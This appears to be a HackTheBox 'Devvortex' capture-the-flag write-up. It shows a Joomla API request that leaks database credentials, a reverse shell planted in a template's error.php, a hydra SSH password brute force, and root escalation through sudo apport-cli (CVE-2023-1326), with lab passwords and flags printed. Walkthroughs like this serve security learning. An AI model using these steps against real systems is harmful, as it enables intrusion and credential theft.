
http://dev.devvortex.htb/api/index.php/v1/config/application?public=true



```
{"links":{"self":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/config\/application?public=true","next":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/config\/application?
public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/config\/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"224","attributes":
{"offline":false,"id":224}},{"type":"application","id":"224","attributes":{"offline_message":"This site is down for maintenance.<br>Please check back again soon.","id":224}},{"type":"application","id":"224","attributes":
{"display_offline_message":1,"id":224}},{"type":"application","id":"224","attributes":{"offline_image":"","id":224}},{"type":"application","id":"224","attributes":{"sitename":"Development","id":224}},
{"type":"application","id":"224","attributes":{"editor":"tinymce","id":224}},{"type":"application","id":"224","attributes":{"captcha":"0","id":224}},{"type":"application","id":"224","attributes":{"list_limit":20,"id":224}},
{"type":"application","id":"224","attributes":{"access":1,"id":224}},{"type":"application","id":"224","attributes":{"debug":false,"id":224}},{"type":"application","id":"224","attributes":{"debug_lang":false,"id":224}},
{"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":224}},{"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":224}},{"type":"application","id":"224","attributes":{"host":"localhost","id":224}},
{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},{"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}},{"type":"application","id":"224","attributes":{"db":"joomla","id":224}},
{"type":"application","id":"224","attributes":{"dbprefix":"sd4fg_","id":224}},{"type":"application","id":"224","attributes":{"dbencryption":0,"id":224}},{"type":"application","id":"224","attributes":
{"dbsslverifyservercert":false,"id":224}}],"meta":{"total-pages":4}}
```



```
{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},{"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}},{"type":"application","id":"224","attributes"
```


Credentials for http://dev.devvortex.htb/administrator/
Username : lewis
Password : P4ntherg0t1n5r3c0n##





Got reverse shell by using pentest monkey's code in error.php

user flag

```
moghees@kali: ~/Desktop/CTF/HTB/devvortex × | moghees@kali: ~ ×
┌──(moghees㉿kali)-[~]
└─$ hydra -l logan -P /usr/share/wordlists/rockyou.txt 10.10.11.242 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-27 10:10:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
 use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
 task
[DATA] attacking ssh://10.10.11.242:22/
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 14344274 to do in 1882:28h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 14343755 to do in 2590:28h, 14 active
[STATUS] 89.33 tries/min, 1340 tries in 00:15h, 14343061 to do in 2675:57h, 14 active
[22][ssh] host: 10.10.11.242   login: logan   password: tequieromucho
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-27 10:26:28
```

ssh Credentials :
Username : **logan**
Password : **tequieromucho**

```
logan@devvortex:~$ ls
'leep 13'   user.txt
logan@devvortex:~$ cat user.txt
5649844e7a24c77f3bc697087db1d35e
logan@devvortex:~$
```

priv esc

```
logan@devvortex:~$ sudo -l
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

CVE-2023-1326

```
logan@devvortex:~$ sudo apport-cli "/bin/bash"

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.
.............

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
root@devvortex:/home/logan#
```

root flag

```
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
49a536f753cf91881cf46b41436d5263
root@devvortex:~#
```